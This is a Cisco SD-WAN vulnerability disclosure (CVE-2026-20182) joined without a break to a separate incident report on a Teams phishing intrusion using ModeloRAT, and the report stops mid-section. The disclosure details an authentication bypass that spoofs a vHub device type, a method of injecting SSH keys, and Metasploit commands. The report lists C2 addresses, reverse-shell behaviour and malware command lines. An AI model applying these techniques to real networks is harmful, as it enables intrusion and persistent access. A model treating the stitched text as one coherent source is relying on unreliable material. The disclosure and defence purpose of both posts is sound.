While researching a critical authentication bypass vulnerability, CVE-2026-20127, which was exploited in-the-wild, Rapid7 Labs discovered a new authentication bypass vulnerability affecting Cisco Catalyst SD-WAN Controller (formerly known as vSmart), CVE-2026-20182.
This new authentication bypass vulnerability affects the “vdaemon” service over DTLS (UDP port 12346), which is the same service that was vulnerable to CVE-2026-20127. The new vulnerability is not a patch bypass of CVE-2026-20127. It is a different issue located in a similar part of the “vdaemon” networking stack.
This impact however is the same, a remote unauthenticated attacker can leverage CVE-2026-20182 to become an authenticated peer of the target appliance, and perform privileged operations, such as injecting an attacker controlled public key into the vmanage-admin user account’s authorized SSH keys file. Once this has been performed, a remote unauthenticated attacker can login to the NETCONF service (SSH over TCP port 830) as the vmanage-admin user, and begin to issue arbitrary NETCONF commands.
CVE-2026-20182 has a CVSSv3.1 score of 10.0 (Critical), and a Common Weakness Enumeration (CWE) of CWE-287: Improper Authentication.
Technical analysis
The Cisco Catalyst SD-WAN Controller serves as the central control plane. Unlike Cisco Catalyst SD-WAN Manager, it has no web UI. Its network-reachable attack surface is narrow and depending on the configuration may expose the following ports:
Port
Protocol
Service
22
TCP
SSH (OpenSSH)
830
TCP
NETCONF over SSH
12346
UDP
vdaemon DTLS control plane
⠀
UDP port 12346 is the DTLS-over-UDP control-plane peering port used by vdaemon for inter-controller and controller-to-edge communication. It carries Overlay Management Protocol (OMP) messages including route advertisements, Transport Locations (TLOC) tables, and peer state – the entirety of the SD-WAN overlay routing fabric. Compromising this service means compromising the network.
To understand the vulnerability, we first need to understand how vdaemon authenticates control-plane peers. The protocol is a multi-phase handshake over DTLS:
After a DTLS handshake completes (which accepts any client certificate), the server sends a CHALLENGE containing 256 random bytes and a set of TLVs including Certificate Authority (CA) RSA public key components. The client must respond with a CHALLENGE_ACK, and it is during the processing of this response, in vbond_proc_challenge_ack(), that device-type-specific certificate verification occurs. Or, in the case of a “vHub” device, does not occur.
The 12-byte message header format for the vdaemon protocol is as follows:
Byte Offset
Byte Size
Field
Notes
0
1
msg_type
Low nibble = type, high nibble = version
1
1
device_info
High nibble = device_type, low nibble = flags
2
1
flags
Standard value of 0xA0
3
1
padding
Always 0x00
4 – 7
4
domain_id
Big-endian uint32
8 – 11
4
site_id
Big-endian uint32
⠀
The vdaemon protocol defines the following device types, encoded in the upper nibble of header byte 1, aka device_info:
Value
Device Type
Role
1
vEdge
Data-plane router
2
vHub
Hub router
3
vSmart
Control-plane controller
4
vBond
Orchestrator (trust anchor)
5
vManage
Management plane
6
ZTP
Zero-touch provisioning
⠀
This is the core of the vulnerability. Below is a walk through of the decompiled code from vbond_proc_challenge_ack(), which processes the CHALLENGE_ACK message sent by a connecting peer. After the DTLS handshake, the function extracts the peer’s certificate serial number and then enters device-type-specific verification (Note: edited for brevity):
We can see from the above that the function implements device-type-specific verification through a series of conditional blocks:
At [1] above, the function checks whether the connecting peer claims to be a vSmart (type 3) or vManage (type 5). If so, it enters a certificate serial number lookup via is_serial_duplicate(), which searches the local certificate database for a matching serial. At [2], if the serial is found, a duplicate-serial check via vbond_peer_dup_check() rejects the peer if a peer with that serial is already connected – preventing impersonation of existing authorized controllers.
At [3], a second verification block performs full certificate chain verification via vdaemon_dtls_verify_peer_cert(). This block executes only for specific (peer_type, local_type) pairs: vSmart-to-vSmart, vManage-to-vSmart, vManage-to-vManage, vManage-to-vBond, and vSmart-to-vBond. No pair in this block involves device type 2 (vHub). If the verification function returns a non-zero error, v18 is set to 0, and the function jumps to LABEL_179, which rejects the peer.
At [4], vEdge peers (type 1) enter hardware certificate verification via vdaemon_verify_peer_bidcert(). This path validates either a hardware TPM-based certificate (for physical vEdge routers) or a virtual edge certificate, including challenge-response signature verification and board ID validation. Failure sends the function to LABEL_179, which rejects the peer.
At [5], this is the bug, there is no “if” block matching a device type of 2 (vHub); the vHub device type simply has no verification code. The function falls through every conditional without entering any of them.
At [6], the function unconditionally sets “*(_BYTE *)(a2 + 70) = 1”, which is equivalent to ”peer->authenticated = true”, and returns success. The authenticated flag at peer struct offset 70 is the single bit that gates all subsequent message processing.
The following table summarizes the verification applied to each device type:
Device Type
Value
Verification
Result
vEdge
1
HW cert, challenge signature, board ID, OTP
Verified
vHub
2
None
Falls through to “peer->authenticated = 1”
vSmart
3
Cert chain, serial lookup, duplicate check
Verified
vBond
4
N/A (trust anchor – handled elsewhere)
–
vManage
5
Cert chain, serial lookup, duplicate check
Verified
⠀
Therefore, a remote unauthenticated attacker can bypass authentication by connecting to the vSmart DTLS port with any self-signed client certificate and claiming to be a vHub (type 2) in the CHALLENGE_ACK message. No valid credentials, no CA-signed certificate, and no knowledge of the SD-WAN deployment are required.
Looking further at the message dispatcher, we need to confirm that the CHALLENGE_ACK message can actually reach vbond_proc_challenge_ack() without prior authentication. The answer is in the pre-dispatch authentication gate in vbond_proc_msg():
We can see at [1] above, that the condition is a conjunction of negations: the incoming message is rejected only if the peer is NOT authenticated AND the message type is not one of the pre-authentication allowed types (CHALLENGE, CHALLENGE_ACK, NEW_CHALLENGE_ACK, CHALLENGE_ACK_ACK, Data, and TEAR_DOWN).
CHALLENGE_ACK (Message type 9) is explicitly in the allow list, meaning it passes this gate without authentication and reaches the vulnerable vbond_proc_challenge_ack(). This is by design; the authentication handshake must be able to proceed before the peer is authenticated.
Once the vulnerable vbond_proc_challenge_ack() sets “peer->authenticated = true” via the vHub bypass, the attacker must send a Hello message (Message type 5) to transition the peer to the UP state. The Hello handler has its own secondary authentication check:
// Case 5 (Hello) in vbond_proc_msg - line 20362
case 5:
// ...snip...
if ( *(_BYTE *)(v100 + 70) != 1 ) // <--- [2]
{
// "Received an unexpected HELLO from un-authenticated device"
        // ... cleanup and reject ...
return 0LL;
    }
// Process Hello normally - peer transitions to UP
⠀
At [2] above, the Hello handler verifies ”peer->authenticated == true” before processing. After our exploit sets this flag via the vHub bypass, Hello passes this secondary check and the peer transitions to the UP state, a fully trusted control-plane peer.
Putting all the pieces together: the attack chain is DTLS handshake (any cert) → receive CHALLENGE → send CHALLENGE_ACK with device type 2 (vHub) → authentication flag set unconditionally → send Hello → peer transitions to UP.
After establishing as an authenticated peer, the attacker has access to the full range of control-plane message types. We identified a particularly impactful post-authentication primitive: persistent SSH key injection via MSG_VMANAGE_TO_PEER (Message type 14).
The handler for message type 14 is vbond_proc_vmanage_to_peer(). Examining the decompiled code:
At [1] above, the file is opened in append mode – the attacker’s key is added alongside any existing authorized keys, avoiding disruption of legitimate access. At [2], the attacker-controlled key buffer from the message body is written directly via fputs() with no sanitization.
The key injection message body is a fixed 769-byte structure:
The leading “\n” ensures correct appending regardless of whether the existing authorized_keys file ends with a newline. The null byte terminates the string for fputs(), and the remainder is zero-padded to fill the 768-byte buffer.
Any authenticated peer, regardless of device type, can inject SSH keys into the vmanage-admin user’s authorized_keys file on vSmart. The vmanage-admin user is a specific internal, high-privileged service account used for automated communication between the management plane (vManage) and the control plane (vSmart/vBond). This converts a transient control-plane peering session into persistent, credential-independent high-privileged access.
Exploitation
In this example we will use the exploit developed by Rapid7 Labs and target a Cisco Catalyst SD-WAN Controller which has an IP address of 192.168.80.11. In our example, both the vdaemon service and the NETCONF service are bound to the same interface. The attacker will have an IP address of 192.168.80.130. In our example, the target Cisco Catalyst SD-WAN Controller appliance is running version 20.12.6.1, which was the latest available version of the 20.12.* branch at the time of writing.

To begin, the attacker loads the module in Metasploit and configures the required options.
Figure 1: Metasploit module options for cisco_sdwan_vhub_auth_bypass
⠀

The module will perform the authentication bypass and then inject an attacker controlled SSH public key into the authorized keys file for the vmanage-admin user. The module will generate a new RSA key-pair prior to exploitation, so that the attacker will inject a public key for which they have the corresponding private key.
The attacker then sets the target and runs the module.
msf6 auxiliary(admin/networking/cisco_sdwan_vhub_auth_bypass) > set RHOSTS 192.168.80.11
msf6 auxiliary(admin/networking/cisco_sdwan_vhub_auth_bypass) > run
⠀
Figure 2: Module output showing the vHub authentication bypass and SSH key injection
⠀

The attacker can now SSH into the NETCONF service over TCP port 830 by running the following command (as instructed by the exploit above).
SSH public key authentication will succeed, and the attacker will have successfully established a connection to the NETCONF service.
Figure 3: Successful SSH connection to the NETCONF service as vmanage-admin
⠀

At this point the attacker can begin to execute arbitrary NETCONF commands, for example the following “get-config” command can be run by the attacker in the NETCONF session.
The output of the get-config command is shown below.
Figure 4: NETCONF get-config output from the compromised controller
⠀
The full Metasploit module will be made available on May 27, 2026.
Remediation
Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability.
Customers are advised to upgrade to an appropriate fixed software release as indicated in the Fixed Software section of the Cisco Security Advisory. The following tables indicate the appropriate fixed software releases.
For additional details, please see the vendor advisory.
Vendor statement
“Cisco values the role of the security research community in helping maintain a secure ecosystem and we appreciate the collaboration with Rapid7. We have released a software update to remediate the identified vulnerability. We remain committed to transparent communication and to providing our customers with the robust security and resilience they expect.”
Rapid7 customers
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to CVE-2026-20182 with an authenticated vulnerability check expected to be available in the May 14th, 2026 content release.
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher, and Jonah Burgess, Senior Security Researcher, both at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Disclosure timeline
March 9, 2026: Rapid7 makes initial outreach to Cisco who confirms contact the same day. Rapid7 discloses the technical writeup and exploit code to Cisco.
March 11, 2026: Cisco confirms receipt of the technical writeup and exploit code and suggests a disclosure date of May 7, 2026.
March 20, 2026: Cisco confirms the vulnerability findings, and that a CVE will be reserved.
April 21, 2026: Cisco provides reserved CVE identifier and remediation guidance.
April 24, 2026: Cisco provides remediation version numbers, alignment on CWE and CVSS scoring, and requests moving disclosure date to May 14.
Attackers do not need to break into the front door when they can convince employees to open it for them through the tools they already trust.
In April 2026, Rapid7 investigated an enterprise intrusion that began with a Microsoft Teams message from a fake “IT Support” account and quickly escalated into a full compromise chain involving malware deployment, privilege escalation, credential theft, lateral movement, and exfiltration. The incident illustrates a critical risk for modern enterprises: Collaboration platforms have become part of the attack surface, and when combined with identity abuse and Living-off-the-Land techniques, they can provide attackers with a low-friction path into the environment.
Therefore, this attack was particularly concerning due to the way the intrusion shifted from endpoint compromise to broader identity-driven risk. And while it was not surprising that the attacker used a novel technique, what was concerning was how the attacker was able to chain together familiar enterprise weaknesses into a fast-moving and operationally effective intrusion.
By abusing Teams external access, the threat actor delivered a Dropbox-hosted Python payload that established command-and-control, deployed multiple backdoors, and began mapping the internal environment. The attacker then escalated privileges to SYSTEM using CVE-2023-36036 before deploying a fake Windows lock screen designed to harvest the user’s domain password.
Once valid credentials were obtained, the intrusion shifted from endpoint compromise to broader identity-driven risk. The attacker moved laterally to a second host, used legitimate tooling such as DumpIt to collect system memory, which was likely exfiltrated via an anonymous file-sharing service. This progression underscores a key reality for defenders: Once collaboration, identity, and endpoint controls are bypassed or weakened, attackers can rapidly convert initial access into meaningful enterprise exposure.
Rapid7’s technical analysis linked the Python malware to ModeloRAT, a framework previously documented by multiple security vendors in browser extension campaigns and associated with the KongTuke group. More broadly, this intrusion demonstrates how trusted communication channels, Living-off-the-Land techniques, and credential-focused tradecraft continue to challenge traditional security controls. The takeaways here are clear:
For CISOs: Collaboration tools are part of your attack surface. Attackers used Teams to reach users directly. Security, identity protection, endpoint visibility, and rapid detection engineering must be treated as connected parts of the same defense strategy, not separate control domains.
For defenders: Old vulnerabilities and trusted tools still work. The attack combined a patched vulnerability (CVE-2023-36036) with widely trusted tools like Python, PowerShell, and Dropbox. None of these are unusual in enterprise environments, which is precisely what allowed the attacker to blend in while moving quickly. It’s an obvious restatement, but external access should always be controlled and monitored.
The challenge isn’t identifying one suspicious event; it’s recognizing when normal activity starts to form a pattern, and acting before that pattern turns into widespread exposure.
Rapid7 coverage
Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.

Figure 1: Attack chain from Teams phishing to payload delivery, ModeloRAT execution, privilege escalation, and lateral movement with exfiltration.
A door that was never closed
The intrusion started with abuse of Microsoft Teams external access. This feature, enabled by default in some environments, allows users in one tenant to initiate direct chats with users in another. In our incident, the attacker used a newly created tenant UCICasociacion.onmicrosoft[.]com to impersonate “IT Support” and messaged a targeted employee.
This approach mirrors tradecraft seen in Octo Tempest-style campaigns. Octo Tempest (alias Scattered Spider, UNC3944, 0ktapus) is a financially motivated cybercriminal group active since 2022, known for aggressive social engineering tactics including helpdesk impersonation, SIM swapping, and MFA manipulation.
Shortly after the interaction, a hidden PowerShell command executed on the victim’s machine, staging the initial payload.
Stager: Bring your own Python
Within minutes of the Teams interaction, a PowerShell stager executed on the endpoint and reached out to Dropbox to retrieve a ZIP archive (Winp.zip) into the user’s AppData directory.
The archive was immediately extracted and deleted, likely to reduce on-disk artifacts and avoid potentially raising suspicion.
The payload contained a portable WinPython environment, which the attacker used to launch the next stage:
collector.py (reconnaissance)
Pmanager.py (primary C2 agent, Modelo RAT)
Execution was handled via pythonw.exe, which allowed the script to run in the background without showing the terminal window.
Figure 2: PowerShell stager retrieving and executing portable Python payload.
Reconnaissance: Environment discovery via native tools
The first Python module executed by the attacker was collector.py, a post-exploitation information gatherer designed to silently profile the host and save the results to %TEMP%\configA.json. Additionally, before any of the recon the collector.py computes a host fingerprint. This 8-character fingerprint is what the operator’s C2 server uses to identify this victim.
Securityhealthhost.exe, which is commonly used to verify if anti-virus solutions are running on the system
Table 1: Host Reconnaissance and Environment Enumeration.
All of these commands were executed through hidden PowerShell sessions using the CREATE_NO_WINDOW flag, allowing the script to run in the background without spawning visible console windows.
Part of reconnaissance was also a collection of installed hotfixes and system version data. The attacker was able to assess whether the host was vulnerable to a version-specific local privilege escalation exploit later used in the intrusion.

Additionally, collector.py and all other python modules dropped by malware were obfuscated. However, it was not difficult to recover code structure close to the original.
Figure 3: Obfuscated collector.py
Stage 2: Ties to ModeloRAT
Shortly after reconnaissance is completed, the attack shifts into its second stage as with the execution of Pmanager.py.
pythonw.exe ...\python\Pmanager.py start
Figure 4: Execution of Pmanager.py initiating second-stage C2 activity.
As soon as it is started, the script creates a long-running HTTP beacon over port 80 that rotates across 5 hardcoded C2 servers: 46.225.231[.]170, 144.172.99[.]68, 64.94.85[.]158, 140.82.6[.]45, and 45.76.241[.]51.
The script can load DLLs via rundll32.exe, launch additional Python scripts, run PowerShell commands, or install .msi packages. It also handles persistence and can update or remove itself. The reconnaissance output saved in configA.json is sent back to the C2, giving the operator a full picture of the host before issuing further tasks.
This behavior closely matches the ModeloRAT framework documented by Huntress (KongTuke / CrashFix campaigns). Its communication format, persistence mechanisms, and delivery model all match what has been previously observed, with no significant deviations.
The key difference is in initial access: Where earlier campaigns relied on malicious browser extensions, this intrusion used Microsoft Teams social engineering to achieve execution.
The on-demand shells and the WebDAV
Pmanager quickly deployed its first additional module USOShared1297.py onto the infected host. This module is a TCP reverse shell that opens 2 outbound sockets to one of 3 hardcoded C2 IPs (144.172.88[.]18, 64.190.113[.]187, 45.59.122[.]231. The port 50508 is reserved for the interactive shell that the attacker can use and port 60503 is for file transfer. The shell itself is a cmd.exe spawned using CreatePipe and CreateProcessA with the CREATE_NO_WINDOW and STARTF_USESTDHANDLES flags.
This access was then used to test credential reuse across the environment through repeated WebDAV authentication attempts against internal systems.
Figure 5: WebDAV authentication spray using davclnt.dll (DavSetCookie)
The DavSetCookie API forces Windows to initiate a WebDAV authentication attempt using the current user’s credentials. In effect, it allows the attacker to validate where those credentials are accepted without deploying additional tools. Within minutes, successful logon events started to appear across more than 100 internal systems.
The HTTP shell – internal.py
Not long after, the attacker added a second way into the system by deploying back-to-back Microsoft5237.py dropped to %TEMP% and internal.py dropped to WPy64-31401\python. Later analysis showed they were actually the same file, just renamed (both had the same SHA-256 hash: 930263c0843744e269b615fb2ec79f83d7bd8b2cbf75e31fd5ea6c1aaa4e48fd). The attacker was reusing the same backdoor under different names.
Each script launched a hidden PowerShell session. First it checked whether the system was domain-joined, and then set up a persistent remote shell.
Figure 6: The -NoExit flag keeps PowerShell running in the background, while the trailing “-” allows it to accept commands remotely.
From there, internal.py turned that session into a full HTTP-based control channel. It registered with the C2 /handshake, continuously polled for instructions via /command/<id>, executed them inside the PowerShell session, and returned output via /output/<id>. The same channel handles file upload, download, and also screenshot capture. All of this communication ran over port 80 to 87.120.186[.]229 and 149.248.78[.]202, blending in with normal web traffic.
Stage 3: Privilege escalation via CVE-2023-36036
After gaining remote access, the attacker executed ssss.dll to escalate privileges.
rundll32.exe ssss.dll startproc Mw2[REDACTED]
Figure 7: Execution of ssss.dll via rundll32.
The argument that was passed to startproc is a decryption key. The startproc function uses Mw2[REDACTED] to decrypt the payload.
The ssss.dll (SHA-256: b00c1cbcfb98d2618a5c2ccb311da94f3c57709a397be6c8de29839f4e943976) is a reflective loader. The loader is using that key to decrypt an embedded payload in memory and execute it. The decrypted payload is testdllLPE.dll (SHA-256: d84245f3a374dd5eff8ecfdfad39077d76331fde799e5306430d0fc788db7f1d), a custom privilege escalation exploit targeting CVE-2023-36036. This vulnerability is a heap-based buffer overflow in cldflt.sys, the Windows Cloud Files Mini Filter Driver.
Within seconds, the helper thread launched internal.py under a SYSTEM token, confirming that the exploit successfully modified the process privileges.
What is CVE-2023-36036?
The Cloud Files driver is what makes OneDrive’s “Files On-Demand” work, allowing placeholder files to appear locally while being backed by cloud storage. Sync providers (OneDrive, Dropbox, Box) register themselves with the driver using the Cloud Files API, and the driver brokers I/O between the filesystem and the provider.
CVE-2023-36036 is a heap buffer overflow in how cldflt.sys processes messages from these providers. By sending crafted data through the driver’s communication interface, an attacker can overflow an internal buffer and corrupt adjacent memory. With controlled heap layout, this corruption becomes a kernel write primitive.
Reused technique, adapted exploit
While analyzing the CVE-2023-36036 exploit, it became clear that the threat actor did not build their methodology from scratch. STAR Labs documented a similar chain in their analysis of CVE-2021-31969 also in cldflt.sys. Their work outlined the core steps: Register a fake sync provider, shape the kernel heap, trigger the overflow, and overwrite a token.
